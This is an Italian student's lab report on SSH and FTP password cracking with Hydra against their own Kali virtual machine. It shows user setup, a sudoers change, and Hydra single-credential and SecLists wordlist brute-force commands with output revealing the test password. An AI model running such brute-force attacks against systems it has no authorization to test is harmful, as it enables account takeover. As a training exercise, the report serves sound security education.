
Armando Battaglino
02/11/2022

Week 6 - Esercizio 4

Esercizio sul Password Cracking con Hydra


Procedimento

Vado innanzitutto a creare un nuovo user che chiamo **kali_ssh**




Ho impostato la password dell'utente come **testpass** come richiesto dalla consegna

Non avevo la possibilità di avviare il servizio ssh dal nuovo utente appena creato, quindi sono andato nella cartella **sudoers.d** e gli ho garantito la possibilità di eseguire il comando **sudo** attraverso il file di configurazione **kali-grant-root**, necessario ad avviare il servizio ssh




Ho aggiunto una riga al file per fare in modo che l'utente abbia questa possibilità




Questo non era necessario ai fini della risoluzione dell'esercizio, ma sono incappato in questo problema e ho deciso di trovarne la soluzione.

A questo punto avvio quindi il servizio ssh:



E lo vado anche a configurare tramite il file **/etc/ssh/sshd_config**:



A questo punto torno sull'user principale **kali** e vado a testare la connessione ssh:

```
┌──(kali㉿kali)-[/etc/sudoers.d]
└─$ ssh kali_ssh@10.0.2.15
```

E inserisco la password dell'utente per poter accedere

```
kali_ssh@10.0.2.15's password:
Linux kali 5.18.0-kali5-amd64 #1 SMP PREEMPT_DYNAMIC Debian 5.18.5-1kali6 (2022-07-07) x86_64

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
┌──(kali_ssh㉿kali)-[~]
└─$
```

Inserendo correttamente la password ho l'accesso al prompt dei comandi dell'utente **kali_ssh**

Ora che abbiamo configurato tutto correttamente, andiamo ad effettuare il cracking dell'accesso ssh con **Hydra:**

- **CRACKING SINGOLO:**

```
┌──(kali㉿kali)-[/home/kali_ssh]
└─$ hydra -l kali_ssh -p testpass 10.0.2.15 -t 4 ssh
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military o
and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-12-01 09:32:19
[DATA] max 1 task per 1 server, overall 1 task, 1 login try (l:1/p:1), ~1 try per task
[DATA] attacking ssh://10.0.2.15:22/
[22][ssh] host: 10.0.2.15   login: kali_ssh   password: testpass
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-12-01 09:32:19
```

- **CRACKING con WORDLISTs:**
  Scarico la repository **seclists** che contiene le liste di password e nomi utente che ci interessano per craccare l'accesso del nostro utente su Kali

```
┌──(kali㉿kali)-[~/Downloads]
└─$ git clone https://github.com/danielmiessler/SecLists
Cloning into 'SecLists'...
remote: Enumerating objects: 11968, done.
remote: Counting objects: 100% (82/82), done.
```

Lancio il comando e attendo che hydra trovi il la corrispondenza:


```
┌──(kali㉿kali)-[~]
└─$ hydra -V -L SecLists/Usernames/xato-net-10-million-usernames.txt -P SecLists/Passwords/xato-net-10-million-passwords-1000000.txt 10.0.2.15 -t 4 ssh
```

Notare che per fare prima ho inserito un file il nome utente **kali_ssh** per fare prima nella ricerca della combinazione corretta


ESERCIZIO: Parte 2

Per la parte 2 dell'esercizio andiamo a eseguira la stessa cosa ma con un servizio differente da **ssh**


Nel nostro caso quello che andiamo a utilizzare sarà il servizio **ftp**



E lancio il servizio:



Dopo di che rilancio hydra con il seguente comando:



Notiamo che in questo caso non abbiamo inviato usato lo switch **-T 4**, come hydra suggerisce nel caso dell'ssh